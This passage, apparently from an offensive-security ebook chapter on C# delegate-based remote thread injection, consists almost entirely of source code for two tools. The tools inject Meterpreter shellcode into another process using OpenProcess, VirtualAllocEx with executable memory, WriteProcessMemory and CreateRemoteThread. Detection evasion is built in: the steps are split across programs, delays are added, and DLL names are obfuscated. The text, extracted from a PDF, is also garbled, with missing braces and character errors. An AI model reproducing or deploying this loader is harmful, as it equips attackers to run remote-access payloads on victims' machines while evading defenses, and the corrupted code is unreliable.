         Console.Write("[>] Injecting Meterpreter Payload to ");
         Console.ForegroundColor = ConsoleColor.Cyan;
         Console.Write("{0}:{1} ", Process.GetProcessById(Injection_to_PID).ProcessName,
Process.GetProcessById(Injection_to_PID).Id.ToString());
         Console.ForegroundColor = ConsoleColor.DarkCyan;
         Console.Write("Process");
         Console.ForegroundColor = ConsoleColor.DarkGray;
         Console.WriteLine();
         Console.WriteLine("[!] Thread/Payload Writing Done, Time {0}", DateTime.Now.ToString());
         Console.WriteLine();
         byte[] Xpayload = new byte[X.Length];
```

```
for (int i = 0; i < X.Length;)
       Xpayload[i] = Convert.ToByte(X[i], 16);
    // Console.WriteLine("[" + System.DateTime.Now.ToString() + "] Delay Detected.");
    IntPtr x = OpenProcess(ProcessAccessFlags.All, false, Injection_to_PID);
    return x;
  public static IntPtr _Step2_(IntPtr a, int p)
    IntPtr x = VirtualAllocEx(a, IntPtr.Zero, (uint)p, AllocationType.Commit, MemoryProtection.ExecuteReadWrite);
    return x;
  public static bool _Step3_(IntPtr H, IntPtr P, byte[] pay)
    UIntPtr BS = UIntPtr.Zero;
    if (WriteProcessMemory(H, P, pay, (uint)pay.Length, out BS))
       // Console.Write("Bingo ;D");
       return true;
    else
    {
       return false;
    }
  public static IntPtr _Step4_(IntPtr H, IntPtr HA)
    uint x = 0;
    IntPtr cde = CreateRemoteThread(H, IntPtr.Zero, 0, HA, IntPtr.Zero, 0, out x);
    CloseHandle(cde);
    CloseHandle(HA);
    return cde;
public delegate IntPtr Mydels1and2(int a, string b);
public delegate IntPtr Mydels2and3(IntPtr a, int p);
public delegate bool Mydels3and4(IntPtr H, IntPtr P, byte[] pay);
public delegate IntPtr Mydels4and4(IntPtr H, IntPtr HA);
static void Main(string[] args)
  Console.WriteLine();
  Console.ForegroundColor = ConsoleColor.DarkGray;
  Console.WriteLine("NativePayload_TId2, Published by Damon Mohammadbagher, May 2020");
  Console.ForegroundColor = ConsoleColor.Gray;
  Console.WriteLine("NativePayload_TId2 Thread Injection into Target Process + C# Delegate [Step1]");
  Console.WriteLine();
  bool delay = false;
  string[] X = null;
  byte[] Xpayload = null;
  if (Convert.ToInt32( args[0]) > 0)
    delay = true;
     X = args[2].Split(',');
    int Injection_to_PID = (Convert.ToInt32(args[1]));
    Xpayload = new byte[X.Length];
    for (int i = 0; i < X.Length;)
       Xpayload[i] = Convert.ToByte(X[i], 16);
  else if (args[0].ToUpper() == "0")
    delay = false;
    X = args[2].Split(',');
    int Injection_to_PID = (Convert.ToInt32(args[1]));
    Xpayload = new byte[X.Length];
    for (int i = 0; i < X.Length;)
       Xpayload[i] = Convert.ToByte(X[i], 16);
    }
  }
```

Part 1 (C#.NET Tricks and Techniques), Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)

```
Mydels1and2 delstep1 = new Mydels1and2(DelCLSInvoke._Step1_);
Mydels2and3 delstep2 = new Mydels2and3(DelCLSInvoke._Step2_);
Mydels3and4 delstep3 = new Mydels3and4(DelCLSInvoke._Step3_);
// Mydels4and4 delstep4 = new Mydels4and4(DelCLSInvoke._Step4_);
if (delay)
  Console.ForegroundColor = ConsoleColor.DarkGray;
  Console.WriteLine("[!] Steps will run by Delay.({0}).", args[0]);
if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));
IntPtr H = delstep1.Invoke(Convert.ToInt32(args[1]), args[2]);
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.Write("Step1 Delegate.Invoke(");
Console.ForegroundColor = ConsoleColor.Cyan;
Console.Write("{0}", H.ToString("X8"));
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.Write(") Intptr Done.");
Console.ForegroundColor = ConsoleColor.White;
Console.Write(" [API::OpenProcess]");
Console.WriteLine();
if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));
IntPtr HA = delstep2.Invoke(H, Xpayload.Length);
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.Write("Step2 Delegate.Invoke(");
Console.ForegroundColor = ConsoleColor.Cyan;
Console.Write("{0}", HA.ToString("X8"));
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.Write(") Intptr Done.");
Console.ForegroundColor = ConsoleColor.White;
Console.Write(" [API::VirtualAllocEx]");
Console.WriteLine();
if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));
if (delstep3.Invoke(H, HA, Xpayload))
  Console.ForegroundColor = ConsoleColor.DarkGray;
  Console.Write("Step3 Delegate.Invoke(");
  Console.ForegroundColor = ConsoleColor.Cyan;
  Console.Write("{0}0000000", 0.ToString());
Console.ForegroundColor = ConsoleColor.DarkGray;
  Console.Write(") true ;D Done.");
  Console.ForegroundColor = ConsoleColor.White;
  Console.Write(" [API::WriteProcessMemory]");
  Console.WriteLine();
  //IntPtr f = delstep4.Invoke(H, HA);
  //Console.ForegroundColor = ConsoleColor.DarkGray;
  //Console.Write("Step4 Delegate.Invoke(");
  //Console.ForegroundColor = ConsoleColor.Cyan;
  //Console.Write("{0}", f.ToString("X8"));
  //Console.ForegroundColor = ConsoleColor.DarkGray;
  //Console.Write(") Intptr Done.");
  //Console.ForegroundColor = ConsoleColor.White;
  //Console.Write(" [API::CreateRemoteThread]");
  //Console.WriteLine();
  //Console.WriteLine();
  //Console.ForegroundColor = ConsoleColor.Gray;
  //Console.WriteLine("Bingo Meterpreter Session by Thread Injection Method + Delegations ;)");
  //Console.WriteLine();
```

```
NativePayload_Tld3.cs
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace NativePayload_Tld3
{
    class Program
    {
```

}

Part 1 (C#.NET Tricks and Techniques), Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)

```
public class DelCLSInvoke
      [Flags]
      public enum ProcessAccessFlags : uint
         Terminate = 0x00000001
         CreateThread = 0x00000002,
         VMOperation = 0 \times 000000008,
         VMRead = 0x00000010,
         VMWrite = 0x00000020,
         DupHandle = 0x00000040,
         SetInformation = 0x00000200,
         QueryInformation = 0x00000400,
         Synchronize = 0x00100000,
         AII = 0x001F0FFF
      [Flags]
      public enum AllocationType
         Commit = 0x00001000.
         Reserve = 0x00002000
         Decommit = 0 \times 00004000,
         Release = 0x00008000,
         Reset = 0x00080000,
         TopDown = 0x00100000,
         WriteWatch = 0x00200000,
         Physical = 0x00400000,
         LargePages = 0x20000000
      }
      [Flags]
      public enum MemoryProtection
         NoAccess = 0x0001,
         ReadOnly = 0x0002,
         ReadWrite = 0x0004
         WriteCopy = 0x0008,
         Execute = 0x0010,
         ExecuteRead = 0x0020,
         ExecuteReadWrite = 0x0040,
         ExecuteWriteCopy = 0x0080,
         GuardModifierflag = 0x0100,
         NoCacheModifierflag = 0x0200
         WriteCombineModifierflag = 0x0400
      [DllImport("ke" + "rne" + "I" + "32.dll")]
      public static extern IntPtr OpenProcess(ProcessAccessFlags dwDesiredAccess, bool bInheritHandle, int dwProcessId);
      [DllImport("kernel32.dll")]
      public static extern bool CloseHandle(IntPtr hObject);
      [DllImport("k" + "e" + "r" + "ne" + "l" + "32.dll")]
      public static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr IpThreadAttributes, uint dwStackSize, IntPtr IpStartAddress, IntPtr
IpParameter, uint dwCreationFlags, out uint IpThreadId);
      public static IntPtr _Step1_(int XprocID)
         int Injection_to_PID = XprocID;
         Console.ForegroundColor = ConsoleColor.DarkGray;
         Console.WriteLine("[!] Attack Started, Time {0}", DateTime.Now.ToString());
         Console.ForegroundColor = ConsoleColor.DarkCyan;
         Console.Write("[>] Opening Target ");
         Console.ForegroundColor = ConsoleColor.Cyan;
         Console.Write("{0}:{1} ", Process.GetProcessByld(Injection_to_PID).ProcessName,
Process.GetProcessById(Injection_to_PID).Id.ToString());
         Console.ForegroundColor = ConsoleColor.DarkCyan;
         Console.Write("Process");
         Console.ForegroundColor = ConsoleColor.DarkGray;
         Console.WriteLine():
         Console.WriteLine("[!] Target Process Opening Done, Time {0}", DateTime.Now.ToString());
         Console.WriteLine();
         IntPtr x = OpenProcess(ProcessAccessFlags.All, false, Injection_to_PID);
      }
      public static IntPtr _Step4_(IntPtr H, IntPtr HA)
```

17/18

Part 1 (C#.NET Tricks and Techniques), Chapter 14: C# Delegate & Remote Thread Injection Technique (Part3)

```
uint x = 0:
    IntPtr cde = CreateRemoteThread(H, IntPtr.Zero, 0, HA, IntPtr.Zero, 0, out x);
    III close
    CloseHandle(cde);
    CloseHandle(HA);
    return cde:
public delegate IntPtr Mydels1and2(int a);
public delegate IntPtr Mydels4and4(IntPtr H, IntPtr HA);
static void Main(string[] args)
  bool delay = false;
  if (Convert.ToInt32(args[0]) > 0)
  { delay = true; }
  else if (args[0].ToUpper() == "0")
 { delay = false; }
Console.WriteLine();
  Console.ForegroundColor = ConsoleColor.DarkGray;
  Console.WriteLine("NativePayload_Tld3, Published by Damon Mohammadbagher, May 2020");
  Console.ForegroundColor = ConsoleColor.Gray;
  Console.WriteLine("NativePayload_TId3 Thread Injection into Target Process + C# Delegate [Step2]");
  Console.WriteLine();
  Mydels1and2 delstep1 = new Mydels1and2(DelCLSInvoke. Step1 );
  Mydels4and4 delstep4 = new Mydels4and4(DelCLSInvoke._Step4_);
  Console.WriteLine();
  if (delay)
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("[!] Steps will run by Delay.({0}).", args[0]);
  if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));
  IntPtr H = delstep1.Invoke(Convert.ToInt32(args[1]));
  Console.ForegroundColor = ConsoleColor.DarkGray;
  Console.Write("Step1 Delegate.Invoke(");
  Console.ForegroundColor = ConsoleColor.Cyan;
  Console.Write("{0}", H.ToString("X8"));
  Console.ForegroundColor = ConsoleColor.DarkGray;
  Console.Write(") Intptr Done.");
Console.ForegroundColor = ConsoleColor.White;
  Console.Write(" [API::OpenProcess]");
  Console.WriteLine();
  if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));
  IntPtr f = delstep4.Invoke(H, ((IntPtr)Convert.ToInt64(args[2], 16)));
  Console.ForegroundColor = ConsoleColor.DarkGray;
  Console.Write("Step4 Delegate.Invoke(");
  Console.ForegroundColor = ConsoleColor.Cyan;
  Console.Write("{0}", f.ToString("X8"));
  Console.ForegroundColor = ConsoleColor.DarkGray;
  Console.Write(") Intptr Done.");
  Console.ForegroundColor = ConsoleColor.White;
  Console.Write(" [API::CreateRemoteThread]");
Console.WriteLine();
  Console.WriteLine();
  Console.ForegroundColor = ConsoleColor.Gray;
  Console.WriteLine("Bingo Meterpreter Session by Thread Injection Method + C# Delegate [Step2];)");
  Console.WriteLine();
```

18/18

}